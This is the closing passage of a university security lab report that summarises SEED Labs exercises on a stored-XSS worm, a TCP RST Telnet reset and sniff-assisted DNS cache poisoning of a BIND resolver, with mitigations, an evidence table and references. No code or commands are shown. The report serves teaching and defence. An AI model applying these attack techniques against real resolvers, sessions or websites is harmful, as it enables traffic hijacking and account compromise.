The exercise involved two important cache-poisoning challenges. First, the forged response had to match the outstanding query and arrive before the legitimate response. Second, a valid, unexpired cached entry could prevent a conflicting answer from being accepted; the resolver cache was therefore flushed before the test.

Important technical qualification: the script shown in the supplied evidence sniffed resolver-originated packets on the Docker bridge and reused the transaction ID observed in the query. This makes the practical a sniff-assisted Kaminsky-style demonstration, not a fully blind off-path attack. A true off-path attacker cannot directly observe the resolver's query and must guess the transaction ID and source port. The observed fixed source port (33333) is a weakness in the tested configuration, but the screenshots do not demonstrate blind guessing or a flood of forged responses.

The evidence confirms the shown hostname and cached records. It does not independently prove that every possible hostname in the zone would resolve through the attacker nameserver, or that the poisoned data would remain after expiry, restart or cache invalidation.

4.5 Mitigations

- Enable DNSSEC validation so forged DNS data cannot pass cryptographic validation.
- Randomise UDP source ports and DNS transaction IDs for outbound queries.
- Keep BIND updated and use secure resolver configurations.
- Restrict recursive DNS service to authorised clients.
- Monitor resolver logs and DNS traffic for suspicious answers or unexpected delegations.
- Do not disable DNSSEC or other protective controls in production environments.

4.6 Conclusion

Task 3 demonstrated that the configured BIND resolver returned a forged address for www.example.com and stored related forged A and NS records in its cache. The practical illustrates the importance of response validation, source-port and transaction-ID randomisation, DNSSEC and secure resolver configuration. The observed implementation was sniff-assisted within the isolated lab.

5. Overall Conclusion

The three practical tasks demonstrated different security weaknesses across web applications and network protocols. Task 1 showed how stored XSS can execute in another user's browser and propagate between profiles. Task 2 demonstrated how a TCP RST can interrupt an established Telnet session. Task 3 showed how a resolver configured with weakened protections can accept forged DNS data and retain it in its cache.

Across the exercises, the main defensive themes were secure handling of untrusted input, protocol validation, secure defaults, strong authentication and encryption, network segmentation, monitoring and layered controls. All work was performed within the supplied university laboratory environments.

6. Evidence Summary

Task	Evidence included
Task 1	Lab setup, Docker build and startup, Elgg access, stored-XSS alert, worm source and propagation to Alice and Boby.
Task 2	Lab setup, container list, Telnet session, bridge interface, Scapy script and running the script to send RST packet.
Task 3	Docker topology and container list, BIND status, baseline lookup, DNS traffic, resolver configuration, spoofing script, successful dig result, attacker output and cache dump.

References

- SEED Labs. University-provided laboratory setup files and practical instructions for Lab 1, Lab 4 and Lab 5.
- BIND DNS server and command-line utilities as used in the supplied Lab 5 environment.
- Scapy packet manipulation library, as used in the controlled TCP and DNS laboratory exercises.